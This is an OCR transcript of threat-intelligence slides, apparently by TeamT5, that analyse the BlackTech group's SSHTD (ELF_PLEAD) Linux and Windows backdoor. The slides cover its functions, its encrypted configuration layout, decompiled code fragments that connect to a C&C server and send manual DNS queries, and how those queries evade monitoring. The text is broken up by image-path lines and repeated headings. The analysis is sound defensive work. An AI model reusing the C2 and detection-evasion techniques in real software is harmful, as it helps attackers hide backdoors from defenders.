
TEAMT5

Attack Flow




TEAMT5

Attack Flow



TEAMT5


Attack Flow



TEAMT5

SSHTD Overview

- First observed in 2019
- Used to target Taiwan and Japan
- Support Windows and Linux systems
  - Linux version also known as ELF_PLEAD
- Backdoor functions
  - File operations
  - Directory operations
  - Command shell
  - Proxy
- Communication
  - Reverse or listening port mode
  - Custom protocol over TCP or SSL



JPCERT CC

JPCERT/CC Eyes

Top > List of "Malware" > ELF_PLEAD - Linux Malware Used by BlackTech

朝長 秀誠 (Shusei Tomonaga) November 16, 2020

ELF_PLEAD - Linux Malware Used by BlackTech

BlackTech


Post Email

In a past article, we introduced Linux malware ELF_TSCookie, which is used by an attack group BlackTech. This group also uses other kinds of malware that affects Linux OS. PLEAD module for Windows which we introduced before has its Linux version (ELF_PLEAD) as well. This article describe the details of ELF_PLEAD in comparison to PLEAD module.

SSHTD Internals

- Set itself as a background daemon process
- Ensure the process does not interfere with other files or socket by closing all file descriptors from 0 to 1023
- Decrypt the hardcoded configuration using a 32-byte RC4 key

Offset	Description	Offset	Description
0x0	Part of RC4 key (Key1) used in C&C communication	0x2C	C&C port number 3
0x4	Sleep time	0x2E	C&C server 1
0x8	Identification / Campaign code	0xAE	C&C server 2
0x28	C&C port number 1	0x12E	C&C server 3
0x2A	C&C port number 2		



* SSHTD configuration example

SSHTD Internals


- Resolve the C&C domain to the C&C IP address


```
host = gethostbyname(c2_domain);
if ( host )
{
  h_addr_list = (in_addr_t **)host->h_addr_list;
  *(_QWORD *)&addr.sin_family = 0LL;
  *(_QWORD *)addr.sin_zero = 0LL;
  v15 = *(_DWORD *)(a1 + 8);
  addr.sin_family = 2;
  v16 = *h_addr_list;
  addr.sin_port = __ROR2__(c2_port, 8);
  addr.sin_addr.s_addr = *v16;
  v12 = connect(v15, (const struct sockaddr *)&addr, 0x10u);
```

TEAMT5

SSHTD Internals

- Resolve the C&C domain to the C&C IP address





```
setsockopt(fd, 1, SO_SNDTIMEO, (char *)&v28, 16);
v28 = 10LL;
v29 = 0LL;
v17 = v13 + 16;
setsockopt(fd, 1, SO_RCVTIMEO, (char *)&v28, 16);
addr.sin_addr.s_addr = dns_server_ip;
p_query = &query;
addr.sin_family = AF_INET;
addr.sin_port = 0x3500;                    // port 53
if ( (int)sendto(fd, &query, v17, 0, (struct sockaddr *)&addr, v31) > 0 )
{
  p_query = &response;
  v19 = recvfrom(fd, &response, 0x200uLL, 0, (struct sockaddr *)&addr, &v31);
```

TEAMT5

Why use a manual DNS query with DNS server 168.95.1.1?

SSHTD Internals

- Choose 168.95.1.1 as the DNS server
  - Geographically closer to the target (Taiwan) to reduce overseas traffic and avoid dection by international network monitoring tools




SSHTD Internals

- Perform manual DNS queries
  - Bypass certain types of DNS query inspection
    - Directly interact with DNS servers to avoid local system caching and logging
    - Bypass application-level hooks into common DNS resolution functions (e.g., gethostbyname)

SSHTD Internals


- SSHTD uses custom protocol over TCP (or SSL) to communicate with the C&C server



* SSHTD samples in 2019 - 2022

SSHTD Internals

- SSHTD uses custom protocol over TCP (or SSL) to communicate with the C&C server



